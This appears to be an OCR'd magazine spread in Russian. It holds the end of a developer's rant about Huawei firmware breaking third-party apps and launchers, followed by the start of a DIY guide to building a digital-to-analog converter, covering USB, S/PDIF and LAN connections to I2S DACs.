
КИТАЙСКИЙ КОД

Конечно же, в глубине настроек в прошивках Huawei есть опции, чтобы отключить механизмы, подавляющие фоновую активность приложений. Вот только отключают они далеко не все. Тебе не составит особого труда сделать так, чтобы система не замораживала работу приложений после отключения экрана, но ты не сможешь отучить ее останавливать срабатывание Alarm'ов, отбирать у приложения WakeLock'и и блокировать передачу интентов между приложениями.

Если тебе эти слова ничего не говорят, я просто скажу, что все это может сломать такие приложения, как будильники, таймеры, приложения с поддержкой плагинов, приложения, которые периодически обновляют какую-то информацию и выполняют другие действия через определенные промежутки времени. И все это распространяется на любой софт не из белого списка.

Да, условные Xiaomi и Samsung тоже встраивают в свои прошивки системы подавления фоновой активности. Вот только в Xiaomi всю эту требуху таки можно отключить полностью, а в самсунгах она реализована как часть стандартного механизма энергосбережения Android и работает настолько аккуратно, что ее действие даже не замечаешь. И да, я не фанат Samsung, я разработчик, который регулярно запускает тесты производительности на разных смартфонах.

Приведу еще один интересный пример. Как ты думаешь, что сделает прошивка Huawei, если приложение захочет быстро завершить само себя? В документации Android на этот счет есть вполне четкое объяснение: приложение завершит работу (сюрприз!). Но программисты из Huawei плевать хотели на официальную документацию. Они покажут пользователю окно с сообщением о том, что приложение чуть не сломало телефон (!), и порекомендуют его удалить. Удалить, Карл! И я бы даже ничего не сказал, если бы это было результатом очередной «оптимизации». Но такое поведение явно говорит о другом — что разработчики Huawei не понимают концепцию кодов возврата.



Smart recovery

Your phone has just recovered from a serious error caused by [redacted] It is strongly recommended that you uninstall this app to make sure your phone returns to a stable state.

О да, бедный телефон едва не умер от действий злобного приложения

И если уж мы заговорили о профнепригодности, вот еще один пример. В Huawei есть несколько встроенных виджетов рабочего стола. Они красивые и замечательные, но обладают одной очень интересной особенностью — некоторые из них крашат сторонние лаунчеры. Ты добавляешь виджет на рабочий стол, и рабочий стол завершает свою работу с ошибкой. Фанаты Huawei искренне полагают, что проблема в лаунчерах, и, конечно же, отправляют жалобы их авторам.

Настоящая проблема, разумеется, в другом. Встроенные в Huawei виджеты требуют, чтобы разрешение на доступ к нужным им функциям имел лаунчер, а не приложение, которому принадлежит виджет. Еще раз: виджет требует от лаунчера наличие нужного виджету разрешения. С точки зрения архитектуры ПО такой бред мог запрограммировать только вусмерть пьяный бомж, которому на голову упал Кирпич Тупости. И это при условии, что бомж родился тупым.

Кстати, о лаунчерах. Как ты думаешь, что это за безумная цепочка слов: «Настройки → Приложения → Настройки → Приложения по умолчанию → Настройки → Диспетчер»? Это инструкция, как открыть окно выбора лаунчера по умолчанию в смартфонах Huawei. Нет, не диспетчера памяти, диспетчера задач или диспетчера транспорта, а **рабочего стола**! Шесть абсолютно неочевидных слоев настроек надо пройти, чтобы выбрать лаунчер. А когда ты это сделаешь, система сбросит настройку при любом удобном случае, например после показа того самого сообщения с рекомендацией удалить приложение.

Вообще, нелюбовь к сторонним лаунчерам свойственна всем китайским производителям. Ведь совместимость своих наполненных костылями прошивок приходится обеспечивать не только с собственным лаунчером, но и со всеми остальными рабочими столами. Например, кривая система клонирования приложений и еще более кривая система теминга в Xiaomi приводят к тому, что сторонние лаунчеры не могут адекватно показывать иконки приложений и запускать клоны (и да, в пресловутом самсунге и с клонами, и с темами все хорошо).

Возвращаясь к Huawei, добавлю также про агрессивную систему управления памятью, которая нередко приводит к визуальным глитчам в сторонних приложениях. Вместе с упомянутой системой подавления фоновой активности она превращает использование смартфона в довольно-таки мучительное занятие.

Все это я оценил на собственной шкуре и со всей серьезностью утверждаю: только человек, не пользующийся сторонним софтом или не видевший в своей жизни ничего, кроме китайских смартфонов, может назвать использование смартфона Huawei хорошим экспириенсом. А самое смешное, что Huawei даже не оставляет ему шанса попробовать стороннюю прошивку, намертво блокируя загрузчик и не предоставляя никаких возможностей его разблокировать. Ну и чтобы добить бедного юзера, Huawei кладет болт на обновление своих младших моделей смартфонов, ломает совместимость с Treble, пачками пропускает патчи безопасности, встраивает в смартфоны бэкдоры, регулярно врет в рекламных роликах и пресс-релизах.

Просто представь: ты покупаешь ноутбук с какой-то непонятной версией Windows с собственной неотключаемой темой интерфейса. Приложения в ней работают не так, как в оригинальной Windows, патчи для нее выходят нерегулярно, а обновления порой неизвестно, выйдут ли вообще. И вот когда ты, наглотавшись всего этого дерьма, решаешь снести эту непонятную винду и поставить на ее место нормальную честно купленную Windows, производитель сообщает тебе, что это невозможно.

Сюр, бред, сумасшествие? Но именно это получают пользователи Huawei. И хотят еще.

ВЫВОДЫ

Для чего я все это пишу? Для того, чтобы пользователи этих чудо-телефонов все-таки не сильно обижались на ведущего нечестную игру Трампа. Huawei начала вести нечестную игру задолго до него и успела испортить жизнь очень многим разработчикам. Тем самым разработчикам, которые хотели выпускать хороший продукт, а не сидеть бессонными ночами перед монитором, пытаясь понять, почему их приложение прекрасно работает на всех телефонах, кроме Huawei.

Mak2k2
mak2k2@ya.ru

НЕ ПУСТОЙ ЗВУК

КАК СОБРАТЬ СОБСТВЕННЫЙ ЦИФРОАНАЛОГОВЫЙ ПРЕОБРАЗОВАТЕЛЬ

Эта статья поможет тебе собрать свой первый — а может, уже не первый? — цифроаналоговый преобразователь. В твоем распоряжении будет несколько концептов, как классических, так и весьма радикальных. Выбирай сам, что тебе по душе. Будет пара вариантов даже для тех, кто не дружит с паяльником!

Однозначно правильного способа сборки цифроаналоговых преобразователей не существует, потому что нет общей парадигмы. Есть только наборы: подходов, методов, школ и философий — и все это, по сути, наборы стереотипов.

Я расскажу о своем личном опыте, но опишу лишь основные моменты. Я не буду касаться реализации питания, усилителей, акустики и так далее — это уже дело вкуса.

Если захочешь повторить эксперименты, обрати внимание на предупреждение.


WARNING

Автор и редакция не дают никаких гарантий и не несут ответственности за любой вред, причиненный во время попыток повторить описанное в статье. Все, что ты делаешь, ты делаешь на свой страх и риск! Хотя все схемы проверялись на практике, они намеренно упрощены и представляют собой пример для объяснения принципа работы, а не законченное изделие.

PCM DAC (ИКМ ЦАП)

Обычно звуковой тракт можно разделить на три части:

- источник;
- I2S-преобразователь (конвертер);
- I2S-ЦАП.



Источник

В качестве источника может выступать компьютер, планшет, телефон или микрокомпьютер вроде Raspberry Pi. В отдельных случаях источник и конвертер могут быть выполнены в одном устройстве — это проигрыватели с выходом I2S или микрокомпьютеры.

I2S-преобразователь (конвертер)

Преобразователи I2S могут подключаться к источнику с помощью разных интерфейсов: USB, S/PDIF, LAN. Есть еще вариации с Bluetooth, но нас они не интересуют, потому что высокого качества в такой системе не добиться. Скорость передачи данных Bluetooth очень мала, о Hi-Res (192 × 24, DSD) можно забыть сразу. Но даже при прослушивании MP3 (44,1 × 16), цифровой поток проходит через несколько цифровых фильтров, к тому же с обрезкой частоты звукового сигнала.


Кстати говоря, то же относится и к блютусным наушникам. Дело ухудшается тем, что в наушниках из-за малого размера сложно разместить полноценный ЦАП и питание к нему, поэтому, как правило, используют «урезанные» версии.

WWW

Подробно о передаче звука по Bluetooth ты можешь прочитать в статье «Аудио через Bluetooth: максимально подробно о профилях, кодеках и устройствах».

USB

Самый распространенный вариант преобразователей I2S — **конвертеры USB — I2S**.



Все просто: подключаем к порту USB источника, устанавливаем драйвер и при проигрывании на выходе I2S получаем поток данных PCM или DSD. В операционной системе конвертер определяется как звуковое устройство или звуковая карта. Предложений конвертеров USB — I2S огромное количество, те же AliExpress или eBay выдадут вам десятки вариантов по запросу usb to i2s.

S/PDIF

Множество коммерческих — проприетарных — ЦАП подключаются через разъем **S/PDIF**.

Не так давно S/PDIF был популярным интерфейсом и встречался почти в каждой звуковой карте, даже в самых дешевых, встроенных в материнские платы ПК. Но не все знают, что почти всегда S/PDIF — это промежуточное звено и используется чаще в роли транспорта. Либо у источника, либо у ЦАП в большинстве случаев S/PDIF подключен через I2S. Другими словами, сигнал передается не напрямую, а вначале конвертируется из I2S в S/PDIF, а потом обратно.

Не берусь называть конкретные цифры, но считается, что потери при конвертации и передаче имеются. Кроме того, у S/PDIF есть и другие недостатки — скорость передачи и стоимость. Самые дешевые DIY-устройства USB to S/PDIF стоят около 4000 рублей, а передавать по ним возможно максимум PCM 192 × 24 или DSD64 через DOP.

Таким образом, использовать S/PDIF нецелесообразно, если есть другие варианты.


LAN

Теперь рассмотрим подключение I2S-конвертера по **LAN** (локальной сети). Для этого используются специальные программные плееры: Squeezelite, HQ-Player, Roon и другие. Они устанавливаются на основной компьютер, который выступает в роли передатчика (источника). При воспроизведении выполняется распаковка, декодирование и, если требуется, обработка цифрового потока. Далее цифровой аудиопоток через определенный сетевой протокол передается на приемник — чаще всего микрокомпьютер. Далее микрокомпьютер либо сам конвертирует полученный поток в I2S, либо передает поток на конвертер, подключенный к нему по USB. Существуют и самодельные решения, основанные, например, на микрокомпьютерах BeagleBone black или Raspberry Pi, и серийные решения различных производителей.

Часто встречаются устройства, которые объединяют в себе одновременно источник и конвертер, конвертер и ЦАП или сразу все в одном устройстве.


I2S-ЦАП

Цифроаналоговых преобразователей с входом I2S огромное количество. Мы не будем рассматривать полностью собранные серийные ЦАП; нас больше интересуют самоделки. Самый простой и дешевый способ послушать тот или иной ЦАП — купить готовую самодельную плату с ЦАП. Можно поискать ЦАП без питания и предусиления, если захочешь допилить самостоятельно. Для первого раза можно взять что-нибудь простенькое и дешевое, как плата на чипе PCM5102A на фото.

